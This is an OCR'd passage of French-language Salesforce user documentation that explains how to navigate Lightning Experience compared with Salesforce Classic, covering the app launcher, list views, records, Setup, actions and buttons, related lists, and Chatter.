
Dans Salesforce Classic, utilisez des onglets (1) pour accéder à des objets, tels que des comptes et des pistes. Les onglets présentent également d'autres fonctionnalités, notamment votre page Accueil ou Chatter. La navigation dans Lightning Experience (2) est similaire à la navigation dans Salesforce Classic, avec quelques améliorations. Dans Lightning Experience, vous pouvez exécuter des actions et accéder aux enregistrements et aux listes récentes directement depuis la barre de navigation, et basculer entre les applications qui ont des couleurs et une marque personnalisées.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Utilisez le Lanceur d'application pour ouvrir les applications dans Salesforce Classic (3) et dans Lightning Experience. Dans Lightning Experience, le Lanceur d'application est toujours accessible dans la barre de navigation (4). Il répertorie vos applications personnalisées avec des logos, des couleurs et des descriptions personnalisées (5). Si vous souhaitez accéder à un élément qui ne figure pas dans votre application actuelle, vous pouvez le rechercher dans le Lanceur d'application dans Lightning Experience. Vous pouvez utiliser le Lanceur d'application pour accéder rapidement à l'élément ou l'application que vous recherchez (6).




# Recherche de vues de liste dans Lightning Experience

Lightning Experience améliore l'expérience des vues de listes de Salesforce Classic grâce à une présentation plus intuitive, une navigation pratique, et la création et la modification transparentes de listes.

**Remarque:** Dans les vues de liste, vous affichez uniquement les données auxquelles vous avez accès. Vous affichez les enregistrements vous appartenant ou auxquels vous avez un accès en lecture ou en écriture, et les enregistrements partagés avec vous. Les vues de liste incluent également des enregistrements appartenant à ou partagés avec des utilisateurs dans des rôles inférieurs au vôtre dans la hiérarchie des rôles. Vous pouvez afficher uniquement les champs visibles en fonction de votre présentation de page et de vos paramètres de sécurité au niveau du champ.

**Éditions**

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- Sélectionnez une vue de liste dans le menu déroulant (1).
- Créez, modifiez ou supprimez des vues de listes depuis Contrôles des vues de liste (2).
- Modifiez rapidement les filtres (3) d'une vue et précisez l'affichage des enregistrements.
- Créez des enregistrements directement depuis une vue de liste (4).
- Modifiez des champs directement depuis une vue de liste (5).
- *(Opportunités seulement)* Basculez entre la grille de vue de liste standard et le tableau Kanban (6), un dispositif visuel de surveillance du pipeline.
- Modifiez ou supprimez des enregistrements spécifiques (7).
- Visualisez les données de vue de liste avec des graphiques (8) : à barres verticales, à barres horizontales ou en anneau.


- Accédez plus rapidement à une vue de liste spécifique en la recherchant (9).

# Accès aux enregistrements dans Lightning Experience

Dans Salesforce Classic, les détails des enregistrements, les listes associées et le fil d'enregistrements sont affichées sur la même page. Cette présentation peut entraîner un défilement important, notamment en présence de nombreuses données. Dans Lightning Experience, les détails des enregistrements, les listes associées et le fil d'enregistrements ont des onglets dédiés aisément accessibles.

**Éditions**

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition



- Dans Salesforce Classic, Afficher le fil (1) contrôle la visibilité du fil Chatter d'un enregistrement. Dans Lightning Experience, le fil d'un enregistrement et l'éditeur de fil sont toujours disponibles sous l'onglet Collaborer (1).
- Consultez tous les détails d'un enregistrement sous l'onglet Détails (2).
- Dans Salesforce Classic, les enregistrements comprennent des listes associées (3), tandis que Lightning Experience affiche les informations associées dans des cartes de liste associée (3). Pour plus de détails sur la gestion des informations associées dans les interfaces nouvelle et classique, reportez-vous à Accès aux listes associées dans Lightning Experience.


CONSULTER ÉGALEMENT :

Accès aux actions et aux boutons dans Lightning Experience

# Navigation dans la Configuration de Lightning Experience

La Configuration de Lightning Experience facilite et accélère la personnalisation de Salesforce pour répondre aux besoins de votre société.

En tant qu'administrateur Salesforce, vous passez beaucoup de temps dans la Configuration. Vous réinitialisez des mots de passe, créez des utilisateurs et des profils, créez des modèles d'e-mail et des champs personnalisés, personnalisez des présentations, et bien plus. En vous familiarisant avec la Configuration, n'essayez pas de retenir les parcours de clics. Essayez plutôt de mémoriser les raccourcis. Voici quelques outils de navigation utiles à connaître.




- La **Recherche rapide** (**1**) est l'outil qui vous permet d'accéder rapidement à n'importe quel emplacement. Saisissez un terme de recherche dans la case Recherche rapide pour filtrer la liste des pages suggérées. Accélérez la recherche de pages en parcourant les pages de Configuration.
- Pour rechercher des champs, des objets, des utilisateurs, etc., par leur nom, utilisez la recherche globale (**2**). Dans la Configuration, saisissez le nom d'un enregistrement, puis sélectionnez l'option **dans la Configuration** dans les résultats instantanés ou appuyez sur Entrée. La page des résultats de recherche répertorie les enregistrements qui correspondent à votre saisie.


- Le menu **Créer** (**3**) est affiché dans chaque page de la Configuration. Il facilite la création des éléments que vous créez souvent, notamment des utilisateurs, des objets personnalisés, des onglets personnalisés et des modèles d'e-mail.
- Le carrousel (**4**) permet d'accéder instantanément aux outils de configuration importants et aux informations relatives à Salesforce1, à SalesforceA, aux notes de publication, aux performances, et davantage.
- La liste **Derniers utilisés** (**5**) répertorie les enregistrements récemment utilisés dans la Configuration. Vous pouvez revenir vers le dernier élément utilisé d'un simple clic.

# Accès aux actions et aux boutons dans Lightning Experience

Tandis que Salesforce Classic affiche les actions dans l'éditeur Chatter et les boutons dans les détails de l'enregistrement, Lightning Experience efface la distinction entre ces éléments. La nouvelle interface mêle actions et boutons, en les affichant dans différentes zones selon leur fonction.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- Les actions standard Publication et Sondage de Chatter (1) sont affichées dans l'éditeur, sous l'onglet Chatter, dans Lightning Experience. Cependant, d'autres actions standard, telles que Remerciements et Liens, ne sont pas disponibles dans la nouvelle interface.
- Les actions Consigner un appel, Nouvelle tâche et Nouvel événement (2), de la présentation de page d'un objet, sont affichées dans l'éditeur sous l'onglet Activité. Si le bouton Envoyer un e-mail est inclus dans la présentation d'un page d'un objet, l'action E-mail est également affichée dans cet éditeur. Ces actions créent des enregistrements associés à celui visualisé par l'utilisateur.

  Vous pouvez également utiliser le menu Actions globales ( ) dans l'en-tête pour consigner un appel ou créer des événements, des notes et des tâches qui ne pas sont associés à l'enregistrement actuel.
- Les boutons standard et les boutons personnalisés pris en charge (3) de la présentation de page, notamment le bouton Modifier, sont affichés dans le menu des actions. Les autres actions globales et spécifiques à un objet, y compris les actions Visualforce et Force.com Canvas, sont également affichées dans le menu.

- Comme dans Salesforce Classic, les liens personnalisés sont inclus dans les détails de l'enregistrement. Cliquez sur l'onglet Détails pour les afficher.

CONSULTER ÉGALEMENT :

Actions dans Lightning Experience

Ordre des actions dans Lightning Experience


Navigation et actions : Fonctionnalités non disponibles dans Lightning Experience

# Accès aux listes associées dans Lightning Experience

Dans Salesforce, les enregistrements comprennent des informations et des liens vers d'autres enregistrements associés. Salesforce Classic affiche les enregistrements associés dans des listes situées en bas de la page. Dans Lightning Experience, les informations associées sont affichées dans des cartes de liste associée. Pour des pistes et des opportunités (objets qui comprennent un espace de travail), les cartes de liste associée sont accessibles sous l'onglet Associé. Pour des objets de référence (tels que des comptes et des contacts), et dans les groupes et les personnes, les cartes de liste associée sont affichées à droite de la page.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Pour les huit premières cartes de liste associée d'un enregistrement :

- Les boutons des listes associées (1) se situent dans le coin supérieur droit de chaque carte de liste associée. Si plusieurs boutons sont présents, sélectionnez un bouton dans le menu déroulant.
- Chaque élément d'une carte de liste associée inclut un lien (2) qui ouvre l'enregistrement associé.
- Les actions spécifiques aux enregistrements (3) se situent dans le menu déroulant en regard de chaque enregistrement associé.
- Lorsque les cartes de liste associée sont à droite de la page, chacune contient jusqu'à trois enregistrements. Dans les objets de référence, les cartes de liste associée affichent jusqu'à six enregistrements. Dans les deux cas, affichez tout (4) pour ouvrir la liste complète des enregistrements associés.

Si un enregistrement contient plus de huit listes associées, des cartes de liste associée supplémentaires affichent uniquement le nom de l'objet. Cliquez sur le nom dans la carte de liste associée pour ouvrir la liste complète, qui comprend les boutons de la liste associée et les actions spécifiques à l'enregistrement qui ne sont pas incluses dans la carte.


# Recherche de fonctionnalités de Chatter dans Lightning Experience

Avec Lightning Experience, vous pouvez communiquer avec des personnes et des groupes, et partager des informations commerciales en toute sécurité et en temps réel, de la même façon que dans Salesforce Classic. Le mode d'accès aux fils, aux groupes et aux profils Chatter est sensiblement différent dans la nouvelle interface. Cette présentation rapide permet de vous repérer.


Dans Salesforce Classic, vous accédez généralement aux fonctionnalités de Chatter depuis le menu latéral de l'onglet Chatter. Dans Lightning Experience, vous accédez au fil principal (1), aux profils de collègues (2) et aux groupes (3) directement depuis les onglets en haut de la page.


**Éditions**

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition



